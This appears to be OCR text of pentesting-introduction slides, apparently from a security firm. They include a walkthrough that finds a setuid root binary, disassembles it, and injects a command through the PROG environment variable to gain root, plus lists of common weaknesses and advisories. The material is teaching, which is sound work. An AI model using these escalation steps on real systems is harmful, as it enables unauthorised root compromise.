
How to expand privileges?

- Look for executables with setuid bit ("set user ID upon execution")
  → Run executable with permissions of file's owner

```
$ find . -user root -perm -4000 -exec ls -al {} \;
-rwsr-xr-x 1 root root 8008 May  8 10:48 /usr/local/check_update
```

- Sadly, it's not world-writable

Analysing executables using IDA multi-processor disassembler



```
call    _geteuid
mov     ds:euid, eax
call    do_setuid
sub     esp, 0Ch
push    offset name      ; "PROG"
call    _getenv
add     esp, 10h
mov     [ebp+command], eax
sub     esp, 8
push    [ebp+command]
push    offset format    ; "Will execute %s.\n"
call    _printf
add     esp, 10h
sub     esp, 0Ch
push    [ebp+command]    ; command
call    _system
add     esp, 10h
call    undo_setuid
```

```
100.00% (-22,319) (367,53) 00000675 08048675: main+50 (Synchronized with Hex View-1)
```

```
The initial autoanalysis has been finished.
```

Finally: root access

```
$ PROG=id /usr/local/check_update
Will execute id.
uid=1000(seclab) gid=1001(seclab) euid=0(root) groups=1001(seclab)
```

Summary


- User-provided input is not escaped
- Dangerous setuid executable found
  → Command execution with root privileges
  → Full compromise of the system
- Endangers all connected (internal) systems

Summary

- User-provided input is not escaped
- Dangerous setuid executable found
  → Command execution with root privileges
  → Full compromise of the system
- Endangers all connected (internal) systems

What are the usual suspects?

- Default passwords
  admin:admin, root:root
- Broken (management) web apps (WiFi router, switches, CI server)
- Outdated software
  (e.g. win2000)
- Files on SMB shares accessible:
  "password list 2016.xlsx"
  "password for passwordlist.txt"
- Missing/Broken authorisation
- Certificate verification failures
  - `curl_opt_VERIFY_CERT = 0`
  - Homebrew trust managers



More examples on our website

- o2/Telefonica Germany:
  ACS Discloses VoIP/SIP Credentials
- AVM FRITZ!Box:
  Remote Code Execution via Buffer Overflow
- Unauthenticated Remote Code Execution in IBM Endpoint Manager Mobile Device Management Components
- EntryPass N5200 Credentials Disclosure

https://www.redteam-pentesting.de/advisories/

What does a pentester's day look like?

What does a pentester's day look like?

- Regular usage of the software:
  - Understand the application's functionality and behaviour
    → Basis for any further exploitation
  - Provoke errors, watch for anomalies

What does a pentester's day look like?

- Regular usage of the software:
  - Understand the application's functionality and behaviour
    → Basis for any further exploitation
  - Provoke errors, watch for anomalies
- Uncover what's happening in the background:
  - Analyse the communication, understand how services play together

What does a pentester's day look like?

- Identify weaknesses and exploit vulnerabilities
  - Manipulate parameters
  - Insert unexpected values
  - Change perspectives
  - Be creative, use functions differently!

What does a pentester's day look like?

- Identify weaknesses and exploit vulnerabilities
  - Manipulate parameters
  - Insert unexpected values
  - Change perspectives
  - Be creative, use functions differently!
- Documentation
  - About 30% of the time of a pentest

What does a pentester's day look like?

- Identify weaknesses and exploit vulnerabilities
  - Manipulate parameters
  - Insert unexpected values
  - Change perspectives
  - Be creative, use functions differently!
- Documentation
  - About 30% of the time of a pentest
- Final Meeting
  - Discussion of vulnerabilities
  - Live demo

But wait, aren't there tools to do this?

But wait, aren't there tools to do this?

- Tools cannot find non-obvious vulnerabilities
  - Especially not the interesting ones!
- Pentesting is handwork!
  - But tools ease the exploitation
- Know your toolbox and pick the right one!

This is the end.

Thank you for listening!

Any questions?

This is the end.

Thank you for listening!

Any questions?

Next: Open discussion round!